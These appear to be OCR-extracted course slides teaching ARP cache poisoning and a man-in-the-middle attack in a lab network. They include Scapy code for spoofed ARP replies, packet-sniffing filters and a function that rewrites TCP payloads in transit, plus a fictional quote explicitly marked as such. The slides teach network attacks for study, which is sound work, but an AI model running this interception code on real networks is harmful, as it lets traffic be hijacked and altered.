- **Destination MAC = broadcast address (`ff:ff:ff:ff:ff:ff`)**


```
IP_fake = "10.9.0.99"
ether = Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ff:ff:ff:ff:ff")
arp   = ARP(psrc=IP_fake, hwsrc="aa:bb:cc:dd:ee:ff",
            pdst=IP_fake, hwdst="ff:ff:ff:ff:ff:ff")
arp.op = 2
```

# Note: ARP Becomes “Stateful”

```
$ ping 10.0.5.99
PING 10.0.5.99 (10.0.5.99) 56(84) bytes of data.
^C
--- 10.0.5.99 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss

$ arp -n
Address                  HWtype  HWaddress
10.0.5.3                 ether   08:00:27:23:30:c5
10.0.5.99                        (incomplete)
10.0.5.1                 ether   52:54:00:12:35:00
```

# MAN-IN-THE-MIDDLE ATTACK

# Man-In-The-Middle Attack



# Use ARP Cache Poisoning to Redirect Packets

- **Poison A's ARP cache, so B's IP is mapped to M's MAC.**
- **Poison B's ARP cache, so A's IP is mapped to M's MAC.**

**Machine A**

```
// On 10.9.0.5
# arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.9.0.105       ether   02:42:0a:09:00:69   C            eth0
10.9.0.6         ether   02:42:0a:09:00:69   C            eth0
                                 ↖ This is M's MAC
```

**Machine B**

```
// On 10.9.0.6
# arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.9.0.105       ether   02:42:0a:09:00:69   C            eth0
10.9.0.5         ether   02:42:0a:09:00:69   C            eth0
                                 ↖ This is M's MAC
```

# Forward Packets without Modification

- **Enable/Disable IP Forwarding**

```
sysctl net.ipv4.ip_forward=1

sysctl net.ipv4.ip_forward=0
```

# Demo

- **With IP forwarding on**

```
root@719962c53f8a:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.102 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.073 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.090 ms
```

# MITM Step 1: Intercept Packets

- **Disable IP Forwarding**

```
-sysctl net.ipv4.ip_forward=0
```

- **How to Get the packet on M?**

# MITM Step 2: Get the Intercepted Packets

- **Question: which filter should we use, f1 or f2?**

```
IP_A = "10.9.0.5"
IP_B = "10.9.0.6"
MAC_A = "02:42:0a:09:00:05"
MAC_B = "02:42:0a:09:00:06"

f1 = 'tcp and (ether src ' + MAC_A +  ' or ' + \
             'ether src ' + MAC_B +  ' )'

f2 = 'tcp and (src host ' +   IP_A +  ' or ' + \
             'dst host ' +   IP_B +  ' )'


pkt = sniff(iface='eth0', filter=???, prn=spoof_pkt)
```

# MITM Step 3: Modify Packets

```
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = re.sub(r'[0-9a-zA-Z]', r'A', data.decode())
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
```

# Question

**Disclaimer: This is fiction!**

In the 2020 State of Union address, President Trump said the following: "In 2019,  Russian hackers launched many ARP cache-poisoning attacks from Russia against the computer networks inside the White House, but, as I can proudly tell you, under my leadership, my staff has successfully defeated all of these attacks ." Then he paused, looking at the audience, waiting for applause.

**Do you applaud or not?**